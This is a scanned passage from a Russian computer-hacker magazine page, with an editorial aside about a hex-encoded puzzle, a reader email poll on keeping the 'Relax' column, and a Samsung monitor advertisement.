ты, мы хотели весь выпуск в хексах накалякать, но что-то удержало. И, слава богу, наверное. Кстати, ты один из немногих работавших руками (если бы мыслей и правда были гигабайты, руки бы мало помогли...:)). Так вот, нашлись-таки мудрые люди, гадавшие нашу шифровку при помощи сканера, ОСЯ и самопальной проги на Паскакале. Респект им, и все такое. Только уговор - молитесь теперь вместе с нами, чтобы бабки, которые нас цензорят, не поставили себе линя вместе с прилагающимся khexedit'ом. Закроют ведь, изверги.


3.Ы. А дебош УЖЕ ЗДЕ-Е-ЕСЬ!


















СКАЖИ, ПРИЯТЕЛЬ, НЕ ХОТЕЛОСЬ ЛИ ТЕБЕ ПОУЧАСТВОВАТЬ В СОЗДАНИИ ЛЮБИМОГО ЖУРНАЛА? ЕСЛИ ХОТЕЛОСЬ, ТО МОЖЕШЬ НАЧИНАТЬ ТИХО РАДОВАТЬСЯ - С ЭТОГО НОМЕРА МЫ НАЧИНАЕМ БЕСПРЕЦЕДЕНТНУЮ АКЦИЮ ПО МОДДИНГУ СПЕЦА ЧИТАТЕЛЯМИ. НА ЭТОЙ СТРАНИЦЕ ТЫ БУДЕШЬ НАХОДИТЬ ПРОСТОЙ ВОПРОС, ОТВЕТ НА КОТОРЫЙ ТЫ МОЖЕШЬ ДАТЬ ЭЛЕМЕНТАРНЫМ ПУТЕМ - ПОСЛАВ НА... КХМ, ПОСЛАВ НА МЫЛО VOTE®REAL.ХАКЕР.RU ПИСЬМО, В САБЖЕ КОТОРОГО БУДЕТ КЛЮЧЕВОЕ СЛОВО ИЗ ВОПРОСА И ТВОЕ МНЕНИЕ - ДА ИЛИ НЕТ. НАШ ВОПРОС НА СЕГОДНЯ:

HYXKHA JN B CIEUE PYBPNKA RELAX?

ДА ИЛИ НЕТ

ЗЫ: ДЛЯ ТЕХ КТО В ТАНКЕ - ЕСЛИ ТЫ РЕШИЛ ПОДАРИТЬ РЕЛАКСУ ЖИЗНЬ, ТО В САБЖЕ ТВОЕГО ПИСЬМА ДОЛЖНЫ БЫТЬ ДВА СЛОВА - "**RELAX ДА**". ELSE - "**RELAX HET**". В ЛЮБОМ ДРУГОМ СЛУЧАЕ НАШ ПОЧТОВЫЙ РОБОТ - N10 - ПРОСТО ПРОИГНОРИРУЕТ ТВОЙ ГОЛОС.

ДАВАЙ ДЕЛАТЬ СПЕЦ ВМЕСТЕ!!! ГОЛОСУЙ АКТИВНЕЕ, МАФАКА :).

В СЛЕДУЮЩЕМ НОМЕРЕ МЫ ОБУБЛИКУЕМ РЕЗУЛЬТАТЫ ЭТОГО ГОЛОСОВАНИЯ.










SyncMaster новый стиль

цифровой эры





- все разъемы расположены на подставке двойной видеовход (152T/172T)

находится на www.samsungelectronics.ru в разделе "Где купить". Информационный центр Samsung Electronics: +7 (095) 937-79-79.